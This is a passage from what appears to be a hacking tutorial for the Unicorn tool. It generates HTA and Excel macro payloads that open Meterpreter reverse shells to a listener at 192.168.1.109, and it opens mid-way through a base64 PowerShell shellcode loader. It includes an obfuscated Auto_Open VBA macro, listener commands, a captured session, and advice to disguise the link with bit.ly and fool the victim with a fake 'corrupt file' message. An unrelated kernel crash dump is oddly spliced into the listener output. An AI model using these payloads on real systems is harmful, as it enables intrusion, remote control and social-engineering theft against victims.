CwAMAB4ADYAOAAsADAAeAA1ADgALAAwAHgAYQA0ACwAMAB4ADUAMwAsADAAeABlADUALAAwAHgAZgB
mACwAMAB4AGQANQAsADAAeAA5ADMALAAwAHgANQAzACwAMAB4ADYAYQAsADAAeAAwADAALAAwAHgAN
QA2ACwAMAB4ADUAMwAsADAAeAA1ADcALAAwAHgANgA4ACwAMAB4ADAAMgAsADAAeABkADkALAAwAHg
AYwA4ACwAMAB4ADUAZgAsADAAeABmAGYALAAwAHgAZAA1ACwAMAB4ADAAMQAsADAAeABjADMALAAwA
HgAMgA5ACwAMAB4AGMANgAsADAAeAA3ADUALAAwAHgAZQBlACwAMAB4AGMAMwApADsAJABxAHcAIAA
9ACAAJABZAFcAIAArACAAJAB4AEEAQgBPACAAKwAgACQAaABXADsAJABYAEgAPQAwAHgAMQAwADAAM
wA7AGkAZgAgACgAJABxAHcALgBMAGUAbgBnAHQAaAAgAC0AZwB0ACAAMAB4ADEAMAAwADMAKQB7ACQ
AWABIAD0AJABxAHcALgBMAGUAbgBnAHQAaAB9ADsAJABYAFQAPQAkAE0AYwA6ADoAVgBpAHIAdAB1A
GEAbABBAGwAbABvAGMAKAAwACwAMAB4ADEAMAAwADMALAAkAFgASAAsADAAeAA0ADAAKQA7AGYAbwB
yACAAKAAkAFIAVwA9ADAAOwAkAFIAVwAgAC0AbABlACAAKAAkAHEAdwAuAEwAZQBuAGcAdABoAC0AM
QApADsAJABSAFcAKwArACkAIAB7ACQATQBjADoAOgBtAGUAbQBzAGUAdAAoAFsASQBuAHQAUAB0AHI
AXQAoACQAWABUAC4AVABvAEkAbgB0ADMAMgAoACkAKwAkAFIAVwApACwAIAAkAHEAdwBbACQAUgBXA
F0ALAAgADEAKQB9ADsAJABNAGMAOgA6AEMAcgBlAGEAdABlAFQAaAByAGUAYQBkACgAMAAsADAALAA
kAFgAVAAsADAALAAwACwAMAApADsAZgBvAHIAIAAoADsAKQB7AFMAdABhAHIAdAAtAFMAbABlAGUAc
AAgADYAMAB9ADsAJwA7ACQAdgBXAD0AWwBTAHkAcwB0AGUAbQAuAEMAbwBuAHYAZQByAHQAXQA6ADo
AVABvAEIAYQBzAGUANgA0AFMAdAByAGkAbgBnACgAWwBTAHkAcwB0AGUAbQAuAFQAZQB4AHQALgBFA
G4AYwBvAGQAaQBuAGcAXQA6ADoAVQBuAGkAYwBvAGQAZQAuAEcAZQB0AEIAeQB0AGUAcwAoACQAagB
GACkAKQA7ACQAVQBQAD0AIgBwAG8AdwBlAHIAcwBoAGUAbABsACIAOwAkAHQAYQA9ACIAVwBpAG4AZ
ABvAHcAcwAiADsAaQBmACgAWwBJAG4AdABQAHQAcgBdADoAOgBTAGkAegBlACAALQBlAHEAIAA4ACk
AewAkAFUAUAA9ACIAQwA6AFwAJAB0AGEAXABzAHkAcwB3AG8AdwA2ADQAXAAkAHQAYQAkAFUAUABcA
HYAMQAuADAAXAAkAFUAUAAiAH0AOwBpAGUAeAAgACIAJgAgACQAVQBQACAALQBlACAAJAB2AFcAIgA
=')"
```

HTA Attack Instructions

For our next attack, we will be using an HTA payload.

```
python unicorn.py windows/meterpreter/reverse_https 192.168.1.109 4455 hta
```


Now convert your IP in bit.ly URL form and send to the victim and then wait for the user to click on the “launcher.hta” file which could be done using social engineering easily.



```
[*] Exported index.html, Launcher.hta, and unicorn.rc under hta_attack/.
[*] Run msfconsole -r unicorn.rc to launch listener and move index and launcher to wel

[*] Exported index.html, Launcher.hta, and unicorn.rc under hta_attack/.
[*] Run msfconsole -r unicorn.rc to launch listener and move index and launcher to wel
```


So, we set up a Metasploit listener next using the RC file and wait for the user to click on the hta payload.

```
msfconsole -r unicorn.rc
```



```
root@kali:~/unicorn/hta_attack# msfconsole -r unicorn.rc


Unable to handle kernel NULL pointer dereference at virtual address
EFLAGS: 00010046
eax: 00000001 ebx: f77c8c00 ecx: 00000000 edx: f77f0001
esi: 803bf014 edi: 8023c755 ebp: 80237f84 esp: 80237f60
ds: 0018   es: 0018  ss: 0018
Process Swapper (Pid: 0, process nr: 0, stackpage=80377000)


Stack: 90909090990909090990909090
       90909090990909090990909090
       90909090.90909090.90909090
       90909090.90909090.90909090
       90909090.90909090.09090900
       90909090.90909090.09090900
       ..........................
       cccccccccccccccccccccccccc
       cccccccccccccccccccccccccc
       ccccccccc.................
       cccccccccccccccccccccccccc
       cccccccccccccccccccccccccc
       .................ccccccccc
       cccccccccccccccccccccccccc
       cccccccccccccccccccccccccc
       ..........................
       ffffffffffffffffffffffffff
       ffffffff..................
       ffffffffffffffffffffffffff
       ffffffff..................
       ffffffff..................
```


As soon as he ran the file, we received a meterpreter session. We checked the system info using the **sysinfo** command.


```
resource (unicorn.rc)> set ExitOnSession false
ExitOnSession => false
resource (unicorn.rc)> set EnableStageEncoding true
EnableStageEncoding => true
resource (unicorn.rc)> exploit -j
[*] Exploit running as background job 0.
msf exploit(multi/handler) >
[*] Started HTTPS reverse handler on https://192.168.1.109:4455
[*] https://192.168.1.109:4455 handling request from 192.168.1.111; (U
[*] https://192.168.1.109:4455 handling request from 192.168.1.111; (U
[*] Meterpreter session 1 opened (192.168.1.109:4455 -> 192.168.1.111:

msf exploit(multi/handler) > sessions 1
[*] Starting interaction with 1...

meterpreter > sysinfo
Computer        : WIN-KNESRTK0KO0
OS              : Windows 8.1 (Build 9600).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter >
```


Macro Attack Instructions

Now for the third and final payload for this tutorial, we set hands on our beloved macros.

```
python unicorn.py windows/meterpreter/reverse_https 192.168.1.109 443 macro
```


```
root@kali:~/unicorn# python unicorn.py windows/meterpreter/reverse_https 192.168.1.109 443 macro
[*] Generating the payload shellcode.. This could take a few seconds/minutes as we create the shellc

                                                         ,/
                                                        //
```

This again creates a text file and a “**.rc**” file with the same name and on the same destination.




```
For the macro attack, you will need to go to File, Properties, Ribbons, and select Developer. Once you
that, you will have a developer tab. Create a new macro, call it Auto_Open and paste the generated coc
into that. This will automatically run. Note that a message will prompt to the user saying that the fi
is corrupt and automatically close the excel document. THIS IS NORMAL BEHAVIOR! This is  tricking the
victim to thinking the excel document is corrupted. You should get a shell through powershell injectic
after that.

If you are deploying this against Office365/2016+ versions of Word you need
to modify the first line of the output from: Sub Auto_Open()

To: Sub AutoOpen()

The name of the macro itself must also be "AutoOpen" instead of the legacy "Auto_Open" naming scheme.

NOTE: WHEN COPYING AND PASTING THE EXCEL, IF THERE ARE ADDITIONAL SPACES THAT ARE ADDED YOU NEED TO
REMOVE THESE AFTER EACH OF THE POWERSHELL CODE SECTIONS UNDER VARIABLE "x" OR A SYNTAX ERROR WILL
HAPPEN!

[************************************************************************************************


[*] Exported powershell output code to powershell_attack.txt.
[*] Exported Metasploit RC file as unicorn.rc. Run msfconsole -r unicorn.rc to execute and create list
```

To enable developer mode there are various methods depending upon your version of MS office.


As for a generic approach, let's say you enabled it like:

File->properties->ribbons->developer mode




You will see an extra tab labeled developer once it gets enabled.

As for the attack, go to developer->macros and create a new macro named "Auto_Open"




Simply paste the contents from “powershell_attack.txt” to this xlsx module and save it.



```
Sub Auto_Open()
Dim BidQIxE
BidQIxE = " /w 1 /C ""sv gM -;sv REk ec;sv OD ((gv gM).value.toString()+(gv REk).value.tc
& "AIABsAHAAVABoAHIAZQBhAGQAQQB0AHQAcgBpAGIAdQB0AGUAcwAsACAAdQBpAG4AdAAgAGQAdwBTAHQAYQBj
& "jAHQAaQBvAG4AcwAgAC0AcABhAHMAcwB0AGgAcgBlADsAJABNAEUAPQAkAHAAVQA9ACgAMAB4AGUAOAAsADAAe
& "AMwBjACwAMAB4ADgAYgAsADAAeAA0AGMALAAwAHgAMQAxACwAMAB4ADcAOAAsADAAeABlADMALAAwAHgANAA4
& "sADAAeAAwADEALAAwAHgAZAAzACwAMAB4ADgAYgAsADAAeAAwADQALAAwAHgAOABiACwAMAB4ADAAMQAsADAAe
& "AZAAlACwAMAB4ADUAMwAsADAAeAAlADMALAAwAHgANgBhACwAMAB4ADAAMwAsADAAeAAlADMALAAwAHgANQAz
& "sADAAeAA2ADgALAAwAHgAMAAwACwAMAB4ADMAMgAsADAAeABlADAALAAwAHgAOAA0ACwAMAB4ADUAMwAsADAAe
& "AHgANgA4ACwAMAB4ADgAOAAsADAAeAAxADMALAAwAHgAMAAwACwAMAB4ADAAMAAsADAAeAA2ADgALAAwAHgAN
& "OQAsADAAeABlADIALAAwAHgAZgBmACwAMAB4AGQANQApADsAJABmAGkAPQAoADAAeAA4ADUALAAwAHgAYwAwAC
& "AGEAbABBAGwAbABvAGMAKAAwACwAMAB4ADEAMAAwADMALAAkAEsAcQAsADAAeAA0ADAAKQA7AGYAbwByACAAK
& "ZABvAHcAcwAiADsAaQBmACgAWwBJAG4AdABQAHQAcgBdADoAOgBTAGkAegBlACAALQBlAHEAIAA4ACkAewAkAG

Dim aSiqTkOiLeiQdT
aSiqTkOiLeiQdT = "S" & "h" & "e" & "l" & "l"
Dim ivtzpa
ivtzpa = "W" & "S" & "c" & "r" & "i" & "p" & "t"
Dim YZSxxUPjOpRy
YZSxxUPjOpRy = ivtzpa & "." & aSiqTkOiLeiQdT
Dim gpiZicnyBW
Dim vFEuIy
Set gpiZicnyBW = VBA.CreateObject(YZSxxUPjOpRy)
Dim waitOnReturn As Boolean: waitOnReturn = False
Dim windowStyle As Integer: windowStyle = 0
Dim oQJTLfEAkxZt
oQJTLfEAkxZt = "p" & "o" & "w" & "e" & "r" & "s" & "h" & "e" & "l" & "l" & "." & "e" & "
gpiZicnyBW.Run oQJTLfEAkxZt & BidQIxE, windowStyle, waitOnReturn
```

